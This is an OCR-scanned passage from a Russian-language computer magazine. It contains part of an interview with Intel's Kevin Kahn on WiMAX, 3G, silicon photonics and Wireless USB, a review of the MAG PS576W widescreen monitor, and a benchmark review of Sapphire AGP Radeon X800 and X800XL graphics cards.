— Вы правы, проблема программирования процессоров с большим количеством ядер — одна из наиболее сложных при создании таких продуктов. Лаборатория, которая занимается параллельными вычислениями, имеет множество проектов, нацеленных на ее решение. Существует определенный класс легко распараллеливаемых приложений, для остальных предназначены автоматизированные инструменты, призванные помочь их распараллелить. Мы также исследуем Domain Specific Languages, которые помогут программистам создавать распараллеленный код. Наконец, мы работаем с другими компаниями, такими как Microsoft (www.microsoft.com), для которых актуальна та же проблема. Мы объединяем наши усилия для улучшения качества наборов инструментальных средств для параллельного программирования. Затронутая вами тема определенно будет основной темой исследований в индустрии и университетах на ближайшие 5–10 лет.

— Что можно сказать на сегодняшний день об интеграции мобильных технологий третьего поколения (3G — third generation) и WiMAX (Worldwide Interoperability for Microwave Access)?

— Технически это совершенно разные системы, и они не совместимы. При их создании разработчики изначально преследовали разные цели. Исторически сложилось так, что в основе систем 3G лежат голосовые функции, тогда как для передачи IP-трафика они менее оптимизированы. WiMAX, наоборот, изначально разрабатывали именно для пакетной передачи данных, для чего стандарт оптимизирован очень хорошо. Поэтому эти технологии хотя и будут дополнять друг друга, все же останутся конкурентами на рынке.

— Так все-таки следует говорить о симбиозе этих технологий или о конкуренции между ними?

— Сложный вопрос. Я думаю, в отдаленной перспективе мы увидим симбиоз, но в ближайшее время, однозначно, надо говорить о конкуренции. Если посмотреть на технические дискуссии, которые идут в 3G-сообществе, в частности, 3GPP (www. 3gpp.org), то они предполагают использование в модульных решениях уплотнения OFDM (Orthogonal Frequency Division Multiplexing), которое и лежит в основе WiMAX. Поэтому в отдаленной перспективе эти технологии пойдут вместе, но не сейчас.

— Планирует ли Intel поддерживать на уровне интегрированных чипов беспроводные технологии, отличные от WiFi и WiMAX?

— Поскольку я сам работаю в лаборатории и отвечаю за будущие разработки, то должен очень осторожно относиться к собственным комментариям по поводу продуктов, которые сейчас присутствуют на рынке. Что касается WiFi, мы взяли на себя обязательство интегрировать в готовые системы эту технологию, все ее очередные версии — то же касается и WiMAX. Мы поставили перед собой задачу позволить ноутбукам и КПК легко и эффективно использовать беспроводные средства связи. Исходя из этого, стремимся использовать все имеющиеся в наличии у нас беспроводные средства и технологии. Учитываем также пожелания OEM-производителей по интеграции технологий 3G в готовые устройства. Наконец, работаем в лаборатории над созданием гибких радиорешений, совместимых с различными видами радиосоединений.

— Когда появятся такие решения?

— В настоящее время доступны отдельно взятые радиорешения, под каждое из которых предполагается отдельный чип. Надеемся, в перспективе, с развитием разнообразных стандартов беспроводной связи, компьютерное оборудование не будет состоять только лишь из этих самых чипов. В нашей лаборатории в рамках отдельного проекта проводятся исследования и разработки, нацеленные на создание единого набора чипов, который можно будет перепрограммировать под всевозможные радиостандарты и частотные диапазоны. Это непростая задача, но мы уже достигли разумного прогресса в ее решении.

— WiMAX должен прийти на смену WiFi или это взаимно дополняющие решения?

— Они очень сильно дополняют друг друга. WiFi — прекрасная технология для хот-спотов, для использования дома, в офисе, в районах с высокой плотностью населения. WiMAX ориентирована на обеспечение максимального радиопокрытия. Со временем мы будем использовать обе эти технологии одновременно в зависимости от задачи, которая стоит перед клиентом — например, использование LAN (Local Area Network) или MAN (Metropolitan Area Network).



— То есть речь идет все-таки о разных технологиях?

— На самом деле WiFi и WiMAX достаточно похожи, но сейчас эти технологии принято рассматривать отдельно друг от друга. В перспективе мы намерены обе их интегрировать в едином устройстве.

— Какие компании, кроме Intel, создают чипы WiMAX?

— Точно не могу сказать, в мои обязанности не входит отслеживание информации по продуктам нашей компании и конкурентов. Знаю, что Fujitsu (www.fujitsu.com) работает в данной области, еще Samsung, но не уверен, есть ли у последней образцы в кремнии. Вообще, вопрос не ко мне, — думаю, в Intel найдется немало сотрудников, располагающих точными сведениями на этот счет. К сожалению, вопрос вне пределов моей компетенции.

— Очевидно, через 2–3 года рынок интегрированных WiMAX-чипов будет сформирован и структурирован. Какую долю на данном рынке рассчитывает контролировать Intel, чтобы считать это для себя успешным?

— Еще один бизнес-вопрос ☺. Я, на самом деле, не тот человек, которому стоит задавать подобные вопросы, наша лаборатория работает над технологиями, не вдаваясь в детали бизнеса и рынка. Могу сказать, что Intel нацелена быть весомым игроком рынка чипов WiMAX, мы работаем со многими производителями на этом рынке, чтобы определить стандарты и особенности оборудования на ближайшие несколько лет. Сейчас мы полностью удовлетворены нашим присутствием на рынке WiFi-решений, интегрированных в ноутбуки. Думаю, похожие результаты для рынка интегрированных решений WiMAX мы бы сочли для себя успешными.

— Мой вопрос связан не столько с беспроводными коммуникациями, сколько с оптическими. Какими проектами в этой связи занимается Intel в своих лабораториях?

— Моя лаборатория занимается недорогими оптическими приложениями для использования в центрах данных или даже в ноутбуках для обмена информацией, скажем, с базой данных. Замечу, это совершенно другие задачи, нежели те, которые приходится решать в случае оптоволоконных телекоммуникационных решений. Для оптики критическая проблема — высокая стоимость и сложность интеграции с уже существующими технологиями. Чтобы избежать указанных проблем при работе с оптикой, мы должны использовать традиционный CMOS-процесс (Complementary Metal-Oxide Semiconductor). Нашим инженерам удалось создать гигабитный CMOS-модулятор в начале 2004 года, о котором мы опубликовали материал в журнале Nature (www.nature.com). В этом году Intel там же опубликовала еще один материал о создании первого в мире лазера непрерывного излучения, построенного на основе CMOS-процесса *(см. статью Сергея Н. МИШКО «Жгучие силиконовые... лазеры», МК, №9 (336). На ключевом докладе Кевина Кана во время киевского IDF присутствовал видеофраг-*

мент, посвященный разработкам упомянутого лазера. — Прим. ред.).

— Где вы видите сферы применения оптоэлектроники?

— Как я уже сказал, коммуникации и центры данных.

— Видите ли вы из своего офиса в Америке особенности развивающихся телекоммуникационных рынков, таких как украинский, например, и как вы учитываете эти особенности в своих разработках?

— В меру наших сил и возможностей мы стараемся понять специфические нужды всех рынков, которые мы видим по всему миру. Той же технологии WiMAX, являющейся альтернативой проводным DSL-соединениям, проще завоевать успех за пределами Соединенных Штатов, где DSL-технологии давно пользуются популярностью. Во многих странах, в том числе и в Украине, использование WiMAX очень экономически выгодно при развертывании широкополосного доступа — в сравнении с оптоволоконными линиями связи, например. Мы видим большой интерес к WiMAX в случае необходимости разработки новой инфраструктуры.

— Нет ли у Intel планов по выпуску WiMAX-чипов для базовых станций? То есть не пользовательского класса, а операторского.

— В настоящий момент мы, прежде всего, ориентированы на продукты для мобильных терминалов, а не для базовых станций. Но мы работаем со многими компаниями, интересующимися возможностью интеграции технологии в базовые станции. Однако представленный нами чипсет Rosedale определенно оптимизирован для мобильных терминалов.

— Значит, все-таки стоит ожидать появления продуктов WiMAX в том числе и для базовых станций?

— Мы будем сотрудничать с теми, кто хочет работать в этом направлении. По крайней мере, мы знаем одного из производителей, который собирается использовать чип Rosedale для базовых станций, хотя он для этого и не оптимизирован.

— Известно, что Intel и, в частности, Communications Technology Laboratory, внесли достаточный вклад в развитие еще одного направления беспроводности — UWB (Ultra Wide Band), в частности, Wireless USB. Что в данный момент происходит и когда можно ориентировочно ждать коммерческие масштабы развертывания этих технологий?

— Моя лаборатория действительно вовлечена в разработку перечисленных технологий. Мы работаем со множеством небольших компаний, которые уже апробируют готовые образцы чипов. Эти наработки Intel представляла на своих форумах для разработчиков и различных международных выставках. Все спецификации опубликованы, с ними может ознакомиться любой желающий. Альянс WiMedia (**www.wimedia.org**) собирается проводить тестирование оборудования на функциональную совместимость. Появления первых продуктов на рынке стоит ожидать в конце текущего — начале следующего года.

— Получается, в данный момент речь идет о конечной практической реализации продуктов?

— Да, действительно, основные спецификации уже утрясены, и они останутся без изменений — в настоящее время производители работают над дизайном готовых продуктов. *(На киевском IDF состоялся отдельный технический семинар, посвященный технологии Wireless USB. Его провели русскоязычные специалисты из санкт-петербургского подразделения Communications Technology Laboratory, которое находится в ведении Кевина Кана. — Прим. ред.).*

— Напоследок провокационный вопрос. Насколько известно, Intel считает рынок WiMAX очень перспективным для Украины. В то же время на территории соседней России существует пять центров разработки Intel, а в Украине ничего подобного компания до сих пор даже не планирует.

— Долго же вы тянули с этим вопросом ☺. Технология создания центров разработки очень сложна. Мне, например, подконтрольны только центры разработки, чья деятельность напрямую связана с деятельностью моей лаборатории. На территории России это центр в Санкт-Петербурге. Относительно планов Intel насчет Украины, к сожалению, мне ничего не известно. Знаю только, что украинский рынок ПК, коммуникаций, WiFi, WiMAX определенно важен для нашей компании. Решения о создании центров разработки принимаются только на самом верхнем корпоративном уровне.

— Спасибо, Кевин, за содержательное и интересное интервью.

На витрине: MAG PS576W

Александр КОНДАУРОВ,
руководитель отдела научно-технической информации компании K-Trade

Благодаря стараниям рекламных проспектов и Hi-Fi-журналов при словах «домашний кинотеатр» перед внутренним взором чаще всего предстает картинка с проекционным телевизором в отдельной комнате, в которой из мебели только диван да стойка с аппаратурой... Однако тем, у кого нет ненужной комнаты для такого чуда персонального комфорта ☺, отчаиваться не стоит: на самом деле можно организовать «кинотеатральный» просмотр, потратив значительно меньшие средства и не слишком выходя за пределы рабочего стола.



Для того, чтобы разобраться, чем отличается экран кинотеатра от экрана телевизора, достаточно вспомнить, что именно нам больше всего мешает при просмотре фильма на экране телевизора. Правильно, несоответствие формата экрана (с соотношением сторон 3:4) и формата кинокадра (соотношение сторон у него бывает разным — от 16:9 до 2.5:1). Чтобы смотреть такой широкоформатный кадр на экране телевизора, приходится либо мириться со значительным уменьшением картинки по вертикали (чтобы в телекадр поместилась полная ширина кинокадра), либо отрезать «лишние» части кинокадра, оставляя только то, что поместилось на дисплее. Первый способ позволяет видеть все, что происходит в кадре, но изображение, во-первых, делается гораздо меньше и, во-вторых, теряет мелкие детали, становящиеся неразличимыми при уменьшении. Второй способ позволяет сохранить размер наиболее важной, центральной части кадра, но часто приводит к тому, что становится просто непонятно, на что же уставились герои — объект их внимания остался для нас за кадром...

Именно для решения этой неприятной дилеммы домашние кинотеатры комплектуются телевизорами с пока не очень привычным форматом кадра — 16:9. Такое соотношение сторон, во-первых, соответствует стандарту телевидения нового поколения — телевидения высокого разрешения и, во-вторых, позволяет сильно уменьшить неиспользуемую часть экрана при воспроизведении широкоформатных фильмов, визуально приближая картинку к кинотеатральной. Но кто сказал, что такой формат картинки пригоден только для телевизора? Компьютерный монитор от телевизора отличается исключительно источником получения картинки — место встроенного тюнера занял VGA- или DVI-кабель, подключаемый к соответствующему выходу видеокарты. К тому же подобное «расширение» монитора позволило бы увеличить полезную площадь рабочего стола...

Идея витала в воздухе, и вопрос ее воплощения в жизнь надолго не затянулся. Старожил американского рынка компьютерных мониторов *MAG Innovision*, не так давно расширивший свою область деятельности на Европу и наш рынок, специально для создания «кинотеатра на столе» предложил модель монитора **MAG PS576W** с панелью диагональю 15.4 дюйма с соотношением сторон экрана 16:9 и разрешением 1280×800 пикселей. При цене чуть выше 1200 гривен этот монитор представляет собой наиболее компактный на сегодняшний день вариант для тех пользователей компьютеров, кому хочется комфортно смотреть широкоформатные фильмы, но свободное место или финансы не позволяют «размахнуться» на широкоэкранный телевизор.



Строгий и современный дизайн монитора позволяет ему органично вписаться в любой интерьер, чему способствует и минимальный размер алюминиевой рамки вокруг самой панели: сверху и с боков ее ширина не превышает 14 мм, и только снизу рамка становится пошире (39 мм), скрывая два громкоговорителя, между которыми размещены пять кнопок управления. В глубину размер монитора определяется размером основания подставки (160 мм), позволяющей регулировать угол наклона панели. Кабели, подключаемые к панели сзади, оснащены специальными угловыми разъемами, обеспечивающими подвод кабеля параллельно задней стенке панели и, соответственно, позволяющие при необходимости установить монитор вплотную к стене. Внешний блок питания тоже способствует экономии места на рабочем столе.


Ставшие практически стандартными для 15-дюймовых матриц значения яркости и контрастности (250 Кд/м² и 350:1 соответственно) обеспечивают комфортную работу с текстами и графикой, с одной стороны, и оказываются вполне достаточными для фильмов и игр — с другой. Встроенные двухваттные громкоговорители, естественно, не предназначены для качественного воспроизведения звуковой дорожки (все же для домашнего кинотеатра вторым практически необходимым компонентом можно назвать 5.1 звуковую систему, благо в наши дни их вполне хватает на любые вкусы как по габаритам, так и по цене), но для системных звуков Windows, ICQ'шного «ку-ку!» или фоновой музыки их вполне хватает.

Управление монитором осуществляется пятью кнопками, расположенными на передней панели под матрицей. Кнопка *Power* с индикацией состояния монитора позволяет выключить его, если по какой-то причине операционная система не умеет сделать это самостоятельно (также монитор выключается сам после нескольких секунд отсутствия видеосигнала на входе). С помощью кнопки *Auto* можно принудительно запустить автоподстройку монитора после смены видеорежима. Остальные три кнопки — *Menu*, *Up* и *Down* — управляют экранным меню, достаточно стандартным и интуитивно понятным. При выключенном меню кнопки *Up* и *Down* регулируют громкость встроенных динамиков.

При работе в графической среде немало радует и расширенный по сравнению со стандартным 15-дюймовым монитором Рабочий стол — на широкоэкранном поле помещаются не обычные 1024×768 пикселей, а 1280×800. Лишний ряд иконок по вертикали, не говоря уже о дополнительном месте по горизонтали, еще никому не мешал. Увеличенная длина горизонтальных меню также позволяет более удобно разместить тулбары в офисных пакетах (в том же Microsoft Word постоянно не хватает места для размещения кнопок, вызывающих инструменты редактирования).

Суммируя все сказанное, можно смело предположить, что монитор MAG PS576W окажется удачным приобретением для всех тех, кому не чужда идея домашнего кинотеатра, но обстоятельства не позволяют использовать для него крупногабаритную аппаратуру.

AGP-скороходы



Антон ТОКАРЕВСКИЙ aka OzOn
www.gamearound.iatp.org.ua

О видеокартах мы уже рассказывали немало. Однако, учитывая то, что стандарт PCI-Express еще не успел прочно закрепиться в массовых ПК, для большинства пользователей наиболее актуальным и используемым стандартом подключения видеокарт по-прежнему является AGP-интерфейс, как наиболее часто встречающийся на платах ☺.

В этой статье я хочу рассказать об испытаниях топовых видеокарт, таких как *Radeon X800* и *Radeon X850XT*, произведенных компанией *Sapphire*.

Рассматриваемые в обзоре видеокарты выполнены с интерфейсом AGP, а потому, если вы решите приобрести одну из названных видяшек, вам не придется менять остальную начинку своего ПК.

Итак, не тратя ваше время на чтение длительных вступлений и отступлений, приступим к непосредственному рассмотрению плат.

Гибрид

Первым «подопытным кроликом» у нас выступает видеокарта **Sapphire Hybrid X800**, оснащенная чипом Radeon X800 (R430), который работает на частоте 390 МГц (об этом и других высокопроизводительных графических процессорах компании ATI вы можете узнать из статьи Владимира Сироты «Железный пасьянс», МК, № 21(348) 2005 г.).



Монтажная плата устройства выполнена из текстолита синего цвета и «несет» на себе 256 Мб GDDR3 видеопамяти, которая размещена в восьми микросхемах (по четыре микросхемы с тыльной и лицевой стороны). Память работает на частоте 350 (DDR 700) МГц, что даже меньше, чем у X700Pro, данные которой также приводятся в результатах тестирования, — хотя установленная память от Samsung со временем доступа 2.0 нс позволяет памяти работать на куда более высоких частотах. Надо также отметить следующее: несмотря на то, что X800 является довольно «урезанным» представителем семейства X8xx (имеется 6 вершинных и 12 пиксельных конвейеров), ширина шины обмена с памятью здесь все же оставлена 256-битная. И это отчасти помогает сгладить эффект от довольно низких частот чипа и памяти на плате.

На лицевой стороне графический чип охлаждается радиатором с медной подложкой. При этом, должен заметить, кулер при включении ПК очень сильно шумит. Вообще диапазон работы вентилятора — от трех до семи тысяч оборотов в минуту. И высокие обороты, должен я вам сказать, очень сильно «давят» на уши. Правда, скорость вращения вентилятора не все время находится на уровне «раздражения слуха», постепенно она падает до минимума. Однако во время работы в 3D-приложениях разогреваются электронные компоненты платы, а, следовательно, возрастают и обороты кулера. Хотелось бы отметить также то, что на тыльной стороне память охлаждается алюминиевым радиатором, который, к сожалению, больше мешает, нежели помогает. Дело в том, что лично у меня радиатор встал впритык к слотам памяти, и без устранения помехи в виде этого самого радиатора видеокарта ни в какую не хотела устанавливаться в слот. Но вы не обязательно столкнетесь с этой проблемой, многое зависит от компоновки системной платы.

Видеокарта оснащена стандартным набором выходов: DVI, d-Sub, S-Video. Поставляется карточка в красивом картонном боксе. Комплект поставки модели стандартный: руководство пользователя, диск с драйверами и ПО, две игрушки — Prince of Persia и Splinter Sell PT (на DVD диске), а также диск с утилитой PowerDVD5. Также имеется кабель для подключения устройств к TV-out, переходники DVI-to-d-Sub и на HDTV.

Размерчик XXL

Видеокарта **Sapphire X800XL** — «форсированный» вариант карточки на базе X800 (о чем свидетельствует наличие того же чипа R430). Модель собрана на PCB красного цвета, и несет на борту 256 Мб видеопамяти, которая размещена в восьми микросхемах памяти стандарта GDDR 3. Память производства Samsung со временем доступа 2.0 нс. Т.е. теоретически тактовая частота памяти должна быть 500 (DDR 1000) МГц. Однако память работает на частоте 490 (DDR 980) МГц, ширина шины памяти — 256 бит.

Сама память размещена на лицевой и тыльной сторонах, по четыре микросхемы с каждой. Система охлаждения, равно как и компоновка платы, идентична той, которая используется в модели X800. На тыльной стороне платы имеется такой же алюминиевый радиатор, который может помешать установке платы в слот (естественно, его можно удалить, но вот показатели нагрева памяти неизбежно поползут вверх). Ну и, конечно же, платы используют одинаковую систему охлаждения чипа, а, следовательно, шумовые «спецэффекты» те же, что и у X800. Следует также отметить и то, что на оборотной стороне платы имеется мост RIALTO (PCIE-to-AGP), которому не помешал бы небольшой радиатор сверху.

Тактовая частота графического процессора у видеокарты равна 400 МГц. Однако я говорил о форсированности XL в сравнении с обычной X800. Это выражается не только в более высоких тактовых частотах модели, но и в том, что данный чип имеет 6 вершинных конвейеров и 16 пиксельных конвейеров по сравнению с 6 и 12 конвейерами соответственно у X800.

Плата оснащена DVI, d-Sub и S-Video ТВ-выходом.

Что касается комплектации платы, ко мне на тестирование она попала в OEM-поставке, то есть кулечек и ничего лишнего ☺. Но на самом деле (как удалось узнать) комплект поставки платы в варианте для розничной продажи довольно богат. Итак, в комплект входит: руководство пользователя, диск с программным обеспечением и драйверами, фирменная утилита настройки RenLine, три диска (два игровых и один с программой PowerDVD5). Помимо всякого софта, имеется переходник DVI-to-d-Sub, кабель для подключения устройств к TV-out, HDTV-переходник для ТВ-выхода, ну и, конечно же, фирменная наклейка ☺. Все это удовольствие поставляется в красочно оформленной коробке, на которой указаны ТТХ-платы.



О компе

Не удивляйтесь, что в качестве «противовеса» рассмотренным моделям я не указал ни одну из плат конкурирующей компании (угадайте, о ком я ☺). Все очень просто: я ставил целью провести испытания именно этих плат и ничего больше. Не так давно я проводил тестирование 10 видеокарт семейства GeForce, от FX5900 до 6800Ultra, и теперь для сравнения будет использована таблица показателей, полученных ранее.

Конфигурация тестовой платформы, предоставленной компанией «Компасс», такова:

- ✓ процессор Pentium 4 (Prescott) 2.8 Гц;
- ✓ плата Foxconn i865A01-PE-6LS;
- ✓ память Hynix 2x256 Мб DDR 400 (двухканальный режим);
- ✓ жесткий диск Samsung SP0411N 40 Гб, 7200 об/мин;
- ✓ ПО и ОС: Windows XP + SP2 + DirectX 9.0c, драйверы для Radeon X8xx — Catalyst 5.1, для GeForce — Force Ware 67.66, вспомогательная утилита Bench'em All v2.64.

Тестируем

Начнем, пожалуй, с теста *3D Mark 05*, как с самого «тяжелого» синтетического теста в нашем арсенале (**диаграмма 1**). Мы видим, что карточка Sapphire X800 идет в ногу с видеокартами на базе GeForce 6800, а вот X800XL незначительно уступает явным фаворитам GeForce 6800 Ultra.

Меняем разрешение на более высокое и видим, что показатели существенно не меняются (**диаграмма 2**). В данном случае X800 сохраняет паритет по отношению к платам GF 6800, а X800XL по-прежнему отстает от фаворитов, включая вариант X800XT. Впрочем, это вполне ожидаемый результат.

ДИАГРАММА 1




ДИАГРАММА 2






ДИАГРАММА 3



Следующим синтетическим тестом по традиции будет *3D Mark 03* (**диаграмма 3**). А тут мы видим, что обе видеокарты «подтянулись» по показателям, почти вплотную приблизившись к своим ближайшим конкурентам hi-end уровня.


При повышении разрешения (**диаграмма 4**) расклад сил практически сохраняется. Видеокарта Sapphire X800 незначительно вырывается вперед, чуть обгоняя XFX 6800, а X800XL по-прежнему держит почетную четвертую позицию.

ДИАГРАММА 4




Каждый раз, когда я приступаю к описанию теста *3D Mark 2001* (**диаграмма 5**), мне так и хочется сказать что-то вроде: «В бой идут одни старики». Но, по-моему, так уже где-то говорили ☺. В данном тесте значительно выросло количество «попугаев» у обеих плат, X800 опять догнала своих конкурентов в лице GeForce 6800.

ДИАГРАММА 5



С ростом разрешения (**диаграмма 6**) все выглядит вполне прогнозируемо, наблюдается незначительное отставание Sapphire X800 от плат на базе GF 6800. X800XL по-прежнему идет под номером 4, отставая только от заведомо более быстрых плат, да и то незначительно.

ДИАГРАММА 6



Последний синтетический тест — *Codecreatures* (**таблица 1**) ничем особым не удивил, весьма прогнозируемый результат для плат в своей весовой категории.

И, наконец, информация для тех, кто хочет приобрести графический ускоритель исключительно для игр — **таблица 2**. Вот в игровых приложениях X800XL смогла себя реализовать и показала очень неплохой результат. Ну, а X800 ведет се-

ТАБЛИЦА 1

Видеокарта	Code Creatures 1024x768	Code Creatures 1024x768 AA4x
XFX 5900XT	43.4 fps	38 4 fps
MSI FX5900XT	42.7 fps	38 7 fps
RadeOn 9800Pro	41.0 fps	37.16 fps
XFX 6800LE	45.7 fps	40 fps
XFX 6800	56.9 fps	46 8 fps
MSI NX6800-TD128	57.5 fps	47.5 fps
XFX 6800 Ultra	74 fps	67.13 fps
LeadTek A400 Ultra TDH	75.2 fps	69.1 fps
ASUS AX800Pro	72.23 fps	68.3 fps
ASUS AX800XT	76.42 fps	70 fps
Sapphire X800	49 fps	47.22 fps
Sapphire X800XL	68.92 fps	65 34 fps
Видеокарта	Code Creatures 1280x1024	Code Creatures 1280x1024 AA4x
XFX 5900XT	37.1 fps	27.1 fps
MSI FX5900XT	36 9 fps	26 4 fps
RadeOn 9800Pro	36.5 fps	27.1 fps
XFX 6800LE	38.0 fps	30.74 fps
XFX 6800	49.9 fps	25.3 fps
MSI NX6800-TD128	52.0 fps	25 9 fps
XFX 6800 Ultra	71.43 fps	52 fps
LeadTek A400 Ultra TDH	73.1 fps	54 3 fps
ASUS AX800Pro	68.21 fps	49.41 fps
ASUS AX800XT	74.12 fps	52 63 fps
Sapphire X800	45.61 fps	32.81 fps
Sapphire X800XL	67.39 fps	46 8 fps

бя так, как и должна (в своей весовой категории), также демонстрируя весьма достойные показатели.

Подводим итог

Ну, вот и подошло к концу наше маленькое тестирование. А выводы таковы:

1. Видеокарта Sapphire Hybrid X800, если бы она была оснащена более дешевой памятью, чем GDDR3, а частота памяти была бы немного выше (память-то позволяет), вполне могла бы занять достойное место среди ускорителей среднего уровня. При этом, я думаю, стоимость была бы ниже, чем у прямых конкурентов. Впрочем, данный вариант можно выбрать, если вы планируете заменить очень старую карточку на что-то посовременнее, а на топовые (естественно, дорогие) модели финансов пока не хватает

2. Видеокарта Sapphire X800XL обеспечивает хорошее соотношение цена/производительность, что делает ее весьма выгодным приобретением для геймеров. Единственное, что портит радужную картину для обеих плат, так это довольно плохая реализация системы охлаждения. Потому, если во время игры вы цените качество звука, а не гудение вентилятора, то вам, возможно, придется сменить стандартный кулер.

Автор выражает благодарность:

✓ *Компании* **COMPASS** *за любезно предоставленные: процессор Pentium 4 2.8 ГГц, материнскую плату Foxconn i865A01-PE-6LS, жесткий диск Samsung SP0411N, память Hynix DDR 400 2x256 Мб.*

✓ *Компании* **«1-Инком»** *за любезно предоставленную плату Sapphire X800XL 256 Мб.*

ТАБЛИЦА 2

Видеокарта	DOOM 3@ 1024x768	FarCry@ 1024x768	Half-Life 2@ 1024x768	Unreal II: Awakening@ 1024x768
XFX 5900XT	28.2 fps	38.65 fps	31.28 fps	84.83 fps
MSI FX5900XT	30.21 fps	37.56 fps	30.4 fps	82.25 fps
RadeOn 9800Pro	17.7 fps	28.5 fps	62.3 fps	92.30 fps
XFX 6800LE	75.58 fps	45.72 fps	73.21 fps	95.42 fps
XFX 6800	86.06 fps	45.67 fps	86.27 fps	86.71 fps
MSI NX6800-TD128	88.5 fps	52.7 fps	85.48 fps	93.23 fps
XFX 6800 Ultra	92.7 fps	75.3 fps	89.2 fps	126 fps
LeadTek A400 Ultra TDH	93.1 fps	78.1 fps	91.7 fps	118 fps
ASUS AX800Pro	60.9 fps	48.4 fps	93 fps	93.71 fps
ASUS AX800XT	81.65 fps	66 fps	101.2 fps	105.4 fps
Sapphire X800	71.12 fps	51.6 fps	89 fps	91 fps
Sapphire X800XL	79.12 fps	62.15 fps	94.52 fps	112.1 fps
Видеокарта	DOOM 3@ 1280x1024	FarCry@ 1280x1024	Half-Life 2@ 1280x1024	Unreal II: Awakening@ 1280x1024
XFX 5900XT	20.4 fps	27.47 fps	19.3 fps	68.27 fps
MSI FX5900XT	22.3 fps	27.03 fps	18.2 fps	68.1 fps
RadeOn 9800Pro	12.3 fps	19.3 fps	57.1 fps	81.06 fps
XFX 6800LE	36.0 fps	38.8 fps	61 fps	87.16 fps
XFX 6800	40.6 fps	41.96 fps	74.1 fps	94.25 fps
MSI NX6800-TD128	46.2fps	46.2 fps	76.54 fps	93.86 fps
XFX 6800 Ultra	80.0 fps	71.0 fps	88.7 fps	122 fps
LeadTek A400 Ultra TDH	83.54 fps	69.83 fps	90.2 fps	110 fps
ASUS AX800Pro	52.2 fps	43.1 fps	84 fps	91.51 fps
ASUS AX800XT	67.45 fps	54.2 fps	91.74 fps	102 fps
Sapphire X800	41.0 fps	40.12 fps	90.13 fps	82.63 fps
Sapphire X800XL	64.31 fps	55.01 fps	93.11 fps	115 fps
Видеокарта		FarCry@ 1024x768 AA 8x Aniso 4x	Half-Life2@ 1024x768 AA4x Aniso 8x	
XFX 5900XT		тест не прошла	8.85 fps	
MSI FX5900XT		тест не прошла	8.29 fps	
RadeOn 9800Pro		5.14 fps	33.5 fps	
XFX 6800LE		34.2 fps	23 fps	
XFX 6800		38.83 fps	37 fps	
MSI NX6800-TD128		36.13 fps	38.4 fps	
XFX 6800 Ultra		68 fps	59.64 fps	
LeadTek A400 Ultra TDH		69.3 fps	61.01 fps	
ASUS AX800Pro		49.33 fps	62.22 fps	
ASUS AX800XT		61.22 fps	83.3 fps	
Sapphire X800		42 fps	58.21 fps	
